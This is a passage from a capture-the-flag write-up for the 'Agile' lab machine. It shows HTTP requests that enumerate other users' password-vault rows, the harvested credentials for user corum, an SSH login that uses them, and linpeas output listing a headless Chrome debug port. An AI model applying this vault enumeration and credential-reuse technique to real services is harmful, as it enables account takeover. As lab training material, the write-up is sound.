


```
GET /vault/edit_row/6 HTTP/1.1
Host: superpass.htb
HX-Request: true
HX-Current-URL: http://superpass.htb/vault
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
Accept: */*
Referer: http://superpass.htb/vault
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: remember_token=9|8f50cc62e035672203937ef350c45d6a6780afafd9114b725dfb34ffa10cd42e92e484635b44b3f13d76ce1f6af818f2501684844daf93217e66ec4af933165f; session=.eJwtzjkSwjAMAMC_qKawdVnOZzKSLQ-0CakY_k4K-i32A_s68nzC9j6ufMD-mrBBd1MeGYszaqvNdXlHxKhhHumFCNlZzDH6kJXaQ5KqCZbFGIrNnFWcRM07uecKbXrjEJ6loKHgXIGDKKbXktKJaSRFJRO4I9eZx38D3x_fnS9V.ZAfzhg.VZHMpV20tyZ1KPcd0O0HK6JiBIw
Connection: close
```

```
Content-Type: text/html; charset=utf-8
Connection: close
Vary: Cookie
Content-Length: 679

<tr>
  <td>

    <a hx-post="/vault/update/6"
    hx-include="closest tr"
    hx-trigger="click, keydown[key=='Enter'] from:closest tr">
      <i class="fas fa-save">
      </i>
    </a>
    <a hx-get="/vault/row/6"
    hx-trigger="click, keydown[key=='Escape'] from:closest tr">
      <i class="fas fa-undo">
      </i>
    </a>

  </td>
  <td>
    <input type="text" name="url" placeholder=" site" value="mgoblog" />
  </td>
  <td>
    <input type="text" name="username" placeholder=" username" value="
    corum" />
  </td>
  <td>
    <input type="text" name="password" placeholder=" password" value="
    47ed1e73c955de230a1d" />
  </td>
</tr>
```

- Creds: corum:47ed1e73c955de230a1d

Vault 7




```
GET /vault/edit_row/7 HTTP/1.1
Host: superpass.htb
HX-Request: true
HX-Current-URL: http://superpass.htb/vault
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
Accept: */*
Referer: http://superpass.htb/vault
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: remember_token=
9|8f50cc62e035672203937ef350c45d6a6780afafd9114b725dfb34ffa10cd42e92e4846
35b44b3f13d76ce1f6af818f2501684844daf93217e66ec4af933165f; session=
.eJwtzjkSwjAMAMC_qKawdVnOZzKSLQ-0CakY_k4K-i32A_s68nzC9j6ufMD-mrBBd1MeGYsz
aqvNdXlHxKhhHumFCNlZzDH6kJXaQ5KqCZbFGIrNnFWcRM07uecKbXrjEJ6loKHgXIGDKKbXk
tKJaSRFJRO4I9eZx38D3x_fnS9V.ZAfzhg.VZHMpV20tyZ1KPcd0O0HK6JiBIw
Connection: close
```

```
Connection: close
Vary: Cookie
Content-Length: 684

<tr>
  <td>

    <a hx-post="/vault/update/7"
    hx-include="closest tr"
    hx-trigger="click, keydown[key=='Enter'] from:closest tr">
      <i class="fas fa-save">
      </i>
    </a>
    <a hx-get="/vault/row/7"
    hx-trigger="click, keydown[key=='Escape'] from:closest tr">
      <i class="fas fa-undo">
      </i>
    </a>

  </td>
  <td>
    <input type="text" name="url" placeholder=" site" value="ticketmaster
    " />
  </td>
  <td>
    <input type="text" name="username" placeholder=" username" value="
    corum" />
  </td>
  <td>
    <input type="text" name="password" placeholder=" password" value="
    9799588839ed0f98c211" />
  </td>
</tr>
```

- Creds: corum:9799588839ed0f98c211

Vault 8




```
GET /vault/edit_row/8 HTTP/1.1
Host: superpass.htb
HX-Request: true
HX-Current-URL: http://superpass.htb/vault
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
Accept: */*
Referer: http://superpass.htb/vault
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: remember_token=
9|8f50cc62e035672203937ef350c45d6a6780afafd9114b725dfb34ffa10cd42e92e4846
35b44b3f13d76ce1f6af818f2501684844daf93217e66ec4af933165f; session=
.eJwtzjkSwjAMAMC_qKawdVnOZzKSLQ-0CakY_k4K-i32A_s68nzC9j6ufMD-mrBBd1MeGYsz
aqvNdXlHxKhhHumFCNlZzDH6kJXaQ5KqCZbFGIrNnFWcRM07uecKbXrjEJ6loKHgXIGDKKbXk
tKJaSRFJRO4I9eZx38D3x_fnS9V.ZAfzhg.VZHMpV20tyZ1KPcd0O0HK6JiBIw
Connection: close
```

```
Content-Type: text/html; charset=utf-8
Connection: close
Vary: Cookie
Content-Length: 677

<tr>
  <td>

    <a hx-post="/vault/update/8"
    hx-include="closest tr"
    hx-trigger="click, keydown[key=='Enter'] from:closest tr">
      <i class="fas fa-save">
      </i>
    </a>
    <a hx-get="/vault/row/8"
    hx-trigger="click, keydown[key=='Escape'] from:closest tr">
      <i class="fas fa-undo">
      </i>
    </a>

  </td>
  <td>
    <input type="text" name="url" placeholder=" site" value="agile" />
  </td>
  <td>
    <input type="text" name="username" placeholder=" username" value="
    corum" />
  </td>
  <td>
    <input type="text" name="password" placeholder=" password" value="
    5db7caa1d13cc37c9fc2" />
  </td>
</tr>
```

- Creds: corum:5db7caa1d13cc37c9fc2
- This response has the URL set as 'agile' which is the name of the machine.

Initial Foothold


Since the URL on vault 8 was set as 'agile' I figured these creds would *probably* work for SSH.




```
 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

Last login: Thu Mar  2 08:06:55 2023 from 10.10.14.40
corum@agile:~$ id; whoami
uid=1000(corum) gid=1000(corum) groups=1000(corum)
corum
corum@agile:~$ 
```

- They did! :DDD

Linpeas




```
runner     28076  0.4  2.5 34015196 103396 ?     Sl   04:47   0:00              _ /usr/bin/google-chrome --allow-pre-commit-input --crash-dumps-dir=/tmp --disa
ble-background-networking --disable-client-side-phishing-detection --disable-default-apps --disable-gpu --disable-hang-monitor --disable-popup-blocking --disable-promp
t-on-repost --disable-sync --enable-automation --enable-blink-features=ShadowDOMV0 --enable-logging --headless --log-level=0 --no-first-run --no-service-autorun --pass
word-store=basic --remote-debugging-port=41829 --test-type=webdriver --use-mock-keychain --user-data-dir=/tmp/.com.google.Chrome.rbCRVj --window-size=1420,1080 data:,
runner     28080  0.0  0.0   3348  1016 ?        S    04:47   0:00                  _ cat
runner     28081  0.0  0.0   3348  1012 ?        S    04:47   0:00                  _ cat
runner     28088  0.0  1.4 33822084 57676 ?      S    04:47   0:00                  _ /opt/google/chrome/chrome --type=zygote --no-zygote-sandbox --enable-logg
ing --headless --log-level=0 --headless --crashpad-handler-pid=28083 --enable-crash-reporter
```




```
